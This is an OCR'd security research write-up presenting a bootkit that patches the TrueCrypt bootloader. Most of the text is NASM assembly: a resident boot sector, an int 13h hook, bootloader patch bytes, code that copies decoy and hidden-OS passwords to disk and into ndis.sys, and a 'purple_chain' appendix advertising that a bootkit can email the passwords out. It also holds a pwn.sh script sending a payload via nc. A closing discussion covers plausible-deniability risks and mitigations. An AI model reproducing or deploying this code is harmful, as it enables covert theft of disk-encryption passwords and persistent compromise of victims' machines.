        db      'k00ni', 0                              ; +0002

        decoy_password_ptr    dw tc_decoy_password - start  ; +0008
        hidden_password_ptr   dw tc_hidden_password - start ; +000a

continue:
        ; - setup stack
        cli
        xor     ax, ax
        mov     ss, ax
        mov     sp, 7c00h
        mov     si, sp
        sti

        ; - show a fancy boot splash screen
        push    si
        mov     si, k00n_str
        call    fancy_splash
        pop     si
        xor     ax, ax
        push    ax
        push    ax
        pop     ds
        pop     di

        ; save the int 13h handler
        mov     eax, dword [0x4c]
        mov     dword [cs:orig_int13], eax

        ; go to a resident copy
        dec word [413h]
        int     12h                          ; memory into AX
        mov     cl, 6                        ; (memory is in K)
        shl     ax, cl
        mov     es, ax
        mov     word [cs:ninja_seg], ax      ; remember our resident segment
        mov     cx, 512
        push    cs
        pop     ds
        cld
        rep movsb                            ; copy ourselve
```

```
; ----- load tc boot loader -----
        ; Determine boot loader segment
        mov     ax, 09000h
        mov     es, ax

        mov     ax, es
        sub     ax, 0800h      ; Decompressor segment
        mov     es, ax

        ; Load decompressor
        mov     cl, 2
        mov     al, 4
        mov     bx, 0100h
        call    read_sectors

        ; Load compressed boot loader
        mov     bx, 0d00h
        mov     cl, 6
        mov     al, 039h
        call    read_sectors

        ; Set up decompressor segment
        mov     ax, es
        mov     ds, ax
        cli
        mov     ss, ax
        mov     sp, 08000h
        sti

        push dx

        ; Decompress boot loader
        push    0d0ah                ; Compressed data
        push    07a00h               ; Output buffer size
        push    08100h               ; Output buffer

        push    cs
        push    decompressor_ret
        push    es
        push    0100h
        retf

decompressor_ret:
        add     sp, 6
        pop     dx

        ; Restore boot sector segment
        push    cs
        pop     ds

        ; ------------>>>> after bootloader decompression: patch it <<<<------------
        patch_bootloader:
        push    es

        ; patch truecrypt boot
        push    09000h
        pop     es
        mov     di, 0x1d9a

        mov     si, patch_bin

                ; needs less bytes than:
        movsw   ; mov          cx, PATCH_LEN
        movsw   ; rep movsb
        movsb   ;

        pop     es

        ; ---------------------------------------------------------------------------

        ; DH = boot sector flags
        mov     dh, [07db7h]

        ; Set up boot loader segment
        mov     ax, es
        add     ax, 0800h
        mov     es, ax
        mov     ds, ax
        cli
        mov     ss, ax
        mov     sp, 06ffch
        sti

        ; Execute boot loader
        push    es
        push    0100h
        retf

        ; Read sectors of the first cylinder
read_sectors:
        mov     ch, 0           ; Cylinder
        mov     dh, 0           ; Head
                                             ; DL = drive number passed from BIOS
        mov     ah, 2
        int     13h
        ret

; ======== interesting stuff comes here ========================================
; patch: overwrite: from tcb:1c9a (file offsets here -> in ram +0x0100)
;       00001c9a 2eff6efc                       jmp         far ptr cs:[bp-4]
;       00001c9e 5e                             pop         si
;       00001c9f c9                             leave
;       00001ca0 c3                             ret
patch_bin:
                ; jmp ninja_seg:patch_handler
                db 0eah
ninja_ofs       dw ninja_boot - start
ninja_seg       dw 0
PATCH_LEN       equ $ - patch_bin ; == 5 bytes (we don't use it (see movsw...))

; ========================= load rootkit (ninja_ebrk) ==========================
; (will hook interrupts now, after the truecrypt mount ...)

ninja_boot:                                  ; executed in resident ram

        call    store_passwords_2_sector     ; copy truecrypt passwords

        push    09800h
        pop     es
        xor     bx, bx
        mov     cl, 0x28 + 1
        mov     dl, 0x80
        mov     al, 2
        call    read_sectors

        mov     ax, cs
        push    cs
        push    return_here - start
        push    0x9800
        push    0
        retf

return_here:
        xor     al, al
        mov     si, k00n_str2 - start
        call    fancy_splash
        xor     ax, ax
        cli
        mov     si, ax
        mov     ds, ax
        mov     es, ax
        mov     ss, ax
        mov     ax, 7c00h
        mov     sp, ax
        sti
        mov     dx, 0x80        ; fake_boot
        push    0x0000          ;
        push    ax              ;
        retf


store_passwords_2_sector:
        ; read purple sector into buffer
        push    cs
        pop     es

        cld
        mov     al, 01h
        mov     bx, buffer - start
        push    bx
        mov     cl, PURPLE_SECTOR
        mov     dl, 80h
        call    read_sectors
        mov     ax, K00N_ID
        cmp     word [es:bx], ax
        je      .noinit

        ; init purple sector
        mov     word [es:bx], ax
        mov     di, bx
        inc     di
        inc     di

        xor     al, al
        mov     cx, 16+16
        rep     stosb

.noinit:
        pop     di
        inc     di
        inc     di
        push     09000h
        pop     ds

        ; is hidden?
        mov      bx, [ds:4B88h]
        mov      bl, [ds:bx+3D4h] ; bl: bool is_hidden

        ; copy password
        mov     si, 026h                ; int len, char *tc_password
        xor     cx, cx
        mov     cl, 15

        cmp     bl, 1
        jz      .is_hidden
        jmp     .cont

.is_hidden:
        add     di, 16

.cont:
        rep movsb
        xor     al, al
        stosb ; asciiZ

; store sector
        mov     ax, 0301h
        mov     bx, buffer - start
        mov     cx, PURPLE_SECTOR
        mov     dx, 80h
        pushf
        call    far [cs:orig_int13 - start]

        retn

fancy_splash:
        mov     ah, 0b8h
        mov     es, ax
        xor     ch, ch

        xor     di, di
        mov     ah, 050h
        mov     cl, 80
        rep     stosw
        mov     ah, 0dfh
        mov     cl, 80
        rep     stosw
        mov     ah, 0f0h
        mov     cl, 80
        rep     stosw
        mov     ah, 0dfh
        mov     cl, 80
        rep     stosw
        mov     ah, 05fh
        mov     cl, 80
        rep     stosw

        push    cs
        pop     ds
        mov     di, 35*2 + 160 * 2
.loopme:
        lodsb
```

```
       stosb
       inc     di
       or      al, al
       jnz     .loopme

       xor     ah, ah
       int     16h
       retn

k00n_str               db ' armak00ni/NBRK 1.0', 0
k00n_str2              db ';]', 0

orig_int13             dd 0
buffer                 dw   0
tc_decoy_password      resb 16
tc_hidden_password     resb 16
```


Screenshots:

Our new bootsector in action: splashing right after power on ;)




```
armak00ni/NBRK 1.0
```

After a keypress: we land in the patched TrueCrypt Bootloader to enter the password:



```
 TrueCrypt Boot Loader 7.0a

armak00ni/NBRK 1.0

    Keyboard Controls:
    [Esc]  Skip Authentication (Boot Manager)


Enter password: _
```

After entering the password: the password is saved to sector 31, the rootkit is loaded, we are 1 keypress away from booting up the system – splashing once again:



```
                                    ;]

    Keyboard Controls:
    [Esc]  Skip Authentication (Boot Manager)


Enter password: *****
Booting...
_
```

0004:0000> **Ninja Boot Root**

Allright, our rootkits MBR installation is fancy and optimized, all we need now is a cool sector doing the real work. We allready know how to modify the ebrk to get it working on top of TrueCrypt, especially to cope with the int 13h reentrancy. We want to make our rootkit cool, of course, so we want it to pass the TrueCrypt passwords from real mode up into kernel-space, and ready to be retrieved from user mode.

We are using a modified ebrk code, utilizing the NDIS backdoor. In order to have the passwords available from user-mode we implement the following changes to ebrk, making it become nbrk (ninja boot root kit):

Changes to ebrk to make it become a ninja boot root kit (nbrk)**:**

- retrieve the passwords from the resident ninja boot sector
- in the ndis.sys patch: add a copy routine to copy the passwords into ndis.sys memory space
- do something cool

- implement a NDIS payload showing the passwords

We chose to retrieve the passwords from RAM, and forward them up into the ndis.sys address space. Of course we can also at any time read them from disk. It's a matter of taste probably. Not requiring a disk access is an advantage in most cases, so we chose this way. The other way stays available though ;)

For the implementation of the most important point 3 in our list above we chose to enhance the windows boot screen a little bit …

The implementation of the NDIS payload is a "little" code utilizing the kernels paint and print routines to paint the TrueCrypt passwords onto your screen.

The full source code can be found in the appendix 000A:2000 (nbrk.asm).

0004:1000> TrueBoot + ebrk + armak00ni = NBRK

Let's finalize our rootkit demonstration. It consists of 3 components:

- true boot
- ninja boot root kit with the enhanced ndis backdoor
- psoi – purple sceen of information – the ndis payload

We added the following further modifications to the ebrk:

- on start: copy the passwords into a buffer inside the "LPatchFunction"
- LpatchFunction: copy the passwords into ndis.sys at offset 09a48h (overwriting a string that should not be used)
- "we added some binary data into the LBRCODE16, processing it in LInt13Hook_ReadRequest" – see the screenshot ;)

Here some code snippets to show the most important parts of the implementation of the above points:

The simplified startup code forwarding the passwords to the LPatchFunction:


```
…
LBRCODE16_START EQU $
;
; Initialization
;
       ; forward truecrypt passwords to patch_func ...
       mov    ds, ax

       push   cs
       pop    es

       mov    si, word [ds:08h] ; decoy password
       mov    cx, 16
       mov    di, tc_password_decoy
       rep    movsb

       mov    si, word [ds:0ah] ; hidden password
       mov    cx, 16
       rep    movsb

       ; start normally
       xor    bx, bx
       push   bx
       pop    ds

       ;
       ; Install our INT 13h hook
       ;
       cli

       mov    eax, [bx + (13h*4)]
       mov    [es:INT13HANDLER - LBRCODE16_START], eax    ; store previous handler

       mov    word [bx + (13h*4)], LInt13Hook      ; point INT 13h vector to our hook
handler
       mov    [bx + (13h*4) + 2], es               ; (BX = 0 from earlier)

       sti

       ; back to purple_chain or true boot -> boot windows
       retf
```

The code forwarding the passwords into ndis.sys:


```
       …
       mov    esi, (LNDISBackdoor - LBRPATCHFUNC32_START) + BRCODE16_SIZE
NDISBACKDOOR_LINEAR EQU $-4

       lea    edi, [ebx+40h]
       rep    movsb

       lea    eax, [edx+6 - (40h + (LNDISBACKDOOR_END - LNDISBackdoor) + 4)]
       stosd

       ; ======== write truecrypt passwords into ndis.sys memory space
       pop    ebx
       mov    edi, ebx
       add    edi, 09a48h
       mov    ecx, 32

       call   me
me:    pop    esi
       add    esi, tc_password_decoy - me

.loopme:
       mov    al , [cs:esi]
       stosb
       inc    esi
       loop   .loopme

       jmp           LPatchFunction_done

tc_password_decoy  db 'here decoy pass', 0
tc_password_hidden db 'here hdden pass', 0

LBRPATCHFUNC32_END EQU $
…
```

0004:2000> NBRK in action

Enhanced windows loader screen ;)




One <enter> before executing the ndis payload: purple screen of information:



```
armak00ni@xp-decoy ~
$ cd p_c

armak00ni@xp-decoy ~/p_c
$ nasm -O3 psoi2.asm

armak00ni@xp-decoy ~/p_c
$ cat pwn.sh
#!/bin/sh

echo PWNING via "$1" ...
if [ ! -f $1 ]; then
echo file not found!
exit 1
fi

cat $1 | nc -w 1 -u 255.255.255.255 55
echo DONE!

armak00ni@xp-decoy ~/p_c
$ ./pwn.sh psoi2
```

xp-boxxx [wird ausgeführt] - Oracle VM VirtualBox
TrueCrypt
Drive Volume Size Encryption algorithm Type
C: System partition 3.0 GB AES System
Volume Properties...
Wipe Cache
Select File...
Volume Tools...
Select Device...
Dismount All
Exit
Start

after pressing enter: **the kernel password painter – "purple screen of information"**



```
.: PURPLE SCREEN OF iNFORMATiON :.                       <armak00ni|2013>

    hello world!  =8]

NTOSKRNL BASE: 804D7000
NDIS.SYS BASE: F7626000

 ^ Your truecrypt decoy  password is: decoz

 ^ Your truecrypt HIDDEN password is: hidden

your kernel has just rocked (locked?) the display a bit
move your mouse to see some special effects!
```

0005:0000> Discussion and conclusion

We completed our research about the infection resistency of the TrueCrypt hidden operating system successfully and implemented proof of concept code working out all the functions we planned to.
Our thesis to be able to load an existing common boot root kit just after the TrueCrypt system volume mount proved to be true, requiring small changes to the existing malware code.

Discussion

Our code comes into action when it has allready been written to the boot track. We did not cover an infection/exploit mechanism for this to happen, this was not of our interest – there are plenty out there. We see various infection scenarious, and they are mainly independent of whether using a TrueCrypt system, or not. Our goal was to find out how far a malware could go once it has entered the system (drive by infection, boot media), especialy regarding the TrueCrypt password protection, and the “plausible deniability”. We wanted to show, that by subverting the TrueCrypt bootloader exactly the most important parts of the TrueCrypt protection are easily subvertable, resulting in serious consequences. We see the biggest threat in the **inter OS implication** that is not immediately clear to the TrueCrypt user:

A malware being executed on the decoy OS can result in the hidden OS password being emailed to the attacker, the hidden OS is easily provable this way!

As we find, it is even ways too easy. From previous discussions (for example about the “TrueCrypt attack” of the stoned bootkit) we know TrueCrypts point of view about our code would probably be similar to: “the attack is invalid”: Once we allow any malware to enter our computer it is not in the responsibility of TrueCrypt to defend against it. TrueCrypt therefore is still safe. (We do not want to call our code an attack though. It is just a method to execute a rootkit.)

We have a slightly different point of view, when allowing for the human factor. We find that TrueCrypts presentation of the hidden os (esp. the advertised “plausible deniability”), and their rules about how to use a hidden operating system can support behaviours almost leading a person to a compromised system. It suggests a very strong protection impossible to prove.

The decoy OS shall be used as often as the hidden OS. The hidden OS is encrypted very strong, in a way it can not even be proved. This can lead the user of such system to believe that this hidden system is so secure – he can use the decoy system for surfing the web without risking harm to the hidden OS. This is the point where all can go wrong. One could use the decoy OS to read his “normal” personal e-mail, as suggested, not being aware that this can affect the deniability of his hidden OS. In both situations the boot track can be attacked – either by a drive by infection browsing the wrong website, or by opening a specially crafted email. Such email could directly be sent by an attacker to the very user.

This is just an example of a real world scenario. Also, one is never safe from 0-day exploits. Reading mail on the decoy system might result in the password of the hidden OS being sent to an attacker.

One should always be aware, that any malware attacking the decoy OS automatically affects the hidden OS as well when it targets the boot track!

We also want to say a word about linux live CD usage: Another scenario can be when the computer is used as a business laptop caring sensitive data. Since the user knows it is a business laptop, he will probably not use it to surf for porn, neither on the hidden nor on the decoy system. But still the person might be travelling and for such situations the user got a good advice from a “security expert”: he can use a linux live CD to browse the web! That would probably be the most stupid idea ever. On the one side - Linux live CDs usually are prepared for simple usage. They come with an empty root password. They come with sudo enabled for any command (verified on ubuntu and mint). A little browser exploit allowing arbitrary commands in browser (=user) context may sudo attack the boot track without notice, without promting for a password. Same for a webmail, or a chat program, or … It is even more easy to infect a TrueCrypt system from a booted linux live CD than from a normal windows installation! Also – when one boots live CDs, he might not all the time enter the BIOS setup to allow it and then disable it. BIOS password? One could think its is an overkill: this is a truecrypt system – the decoy system is no problem, and the hidden OS is totally protected due to the strong encryption. It is even impossible to prove! In this case when there is no BIOS password, and the boot from external media is allowed – an attacker can also just once boot the computer from a prepared CDROM. That is enough to write the rootkit to the boot track. And both – the decoy and the hidden password will be emailed to the attacker within a few days. Especially business laptops can be accessed when staying alone in a hotel room, car, … When accessing it the 2nd time all sensitive data can be copied.

The above scenarios might sound surreal for one or the other. They are what we can quickly think of. We find that in this sense TrueCrypts encrypted operating systems are not more or less secure than regular windows installations. This is the point we want to make.

Especially the fact that the passwords can be grabbed so easily due to the simple coding in real mode makes every infection more dangerous, as there is easy access to the passwords.

Conclusion

The fact that we did not see rootkits targetting TrueCrypt hidden operating systems in the wild might just be an accident. We were able to prove that any existing boot rootkit can be modified to run on a TrueCrypt encrypted operating system. Once installed via the decoy OS, it has access to the passwords, can copy files from the hidden to the decoy os (by mounting / copying / umounting, or using the boot track as stage), and harm the systems like on any other regular windows installation.

Only when clearly following all the security guidelines, and never connecting the decoy and the hidden system to the internet, when having a BIOS password enabled, and booting from external media is disabled, the TrueCrypt hidden operating system can not be proved. Once a malware has stored the according password to disk this is not the case anymore.

Another security improvement would be to always boot from the TrueCrypt rescue CD.

There would be ways to prevent this after an infection – by for example altering TrueCrypts volume encryption information on disk, so that the malware bootsector is then reqired for boot. If this is not the case – the good news is – that a restore of the boot track can be made any time using the rescue CD, removing the rootkit.

But the main problem would be to detect the rootkit immediately before the hidden OS is booted the first time. Usually being stealthy is the speciality of a rootkit.

We conclude that a TrueCrypt hidden operating system is not an “out of the box” security feature for the masses. We also conclude that the decoy OS must be protected with the same amount of attention as to the hidden OS by the user.

When handled carefully it is a good solution. Still one needs to be very clear what he is doing, else it is very easy to subvert his bootloader.

000A:0000> APPENDIX – The source is with us

All of our presented source code can be assembled using nasm.

000A:1000> purple_chain.asm

```
; ------------------------------------------------------------------------------
; purple_chain - truecrypt bootloader extension              01.2013, armak00ni
; ------------------------------------------------------------------------------
; - file           : purple_chain.asm
; ------------------------------------------------------------------------------
; extends the truecrypt bootloader
;
; features:
;        - fancy pre truecrypt splash screen
;     - hooks before and after truecrypt mount
;     - fishes the passwords (for decoy and hidden operating system)
;       and stores them on disk for later retrieval
;     - can chainload virtually ANYTHING
;       (AFTER the truecrypt volume is mounted, BEFORE the os is booted)
;        - provides a nice boot environment for extensions
;
; this means:
;     - can chainload any bootkit
;     - 1 bootkit installation works for both: the decoy AND the hidden os  ;]
;     - your bootkit can email you the truecrypt boot passwords  ;]]]
;
; assemble using nasm
; nasm purple_chain.asm -o purple_chain
; ------------------------------------------------------------------------------

%define        PURPLE_SECTOR         32             ; sector to store passwords
%define        PURPLE_CHAIN_SECTOR   33             ; start sector for purple_chain
%define        PURPLE_ID             0xc001c0de     ; signature

; we are started at 8000:0000h with the truecrypt loader CS in AX
; now we need to restore the original file start
; then we patch the loader for our purposes
; and execute the original loader start
; ------------------------------------------------------------------------------
       jmp           purple_chain_start                                      ; 0000
       add           ax, si ; garbage                                        ; 0003

       ; here the custom sector retf's if it wants to boot the original os
       ; or it can also jmp 0x8000:0005 (when it needs to destroy the stack)
       jmp           custom_sector_return                                    ; 0005

       ; a custom boot extension can read the truecrypt passwords
       ; by loading these pointers: [0x8000:0008], and [0x8000:000a]
       ; at [0x8000:0008] is a pointer to the bool variable indicating the booted
       ; os is hidden (true/!=0) or decoy (false/0)
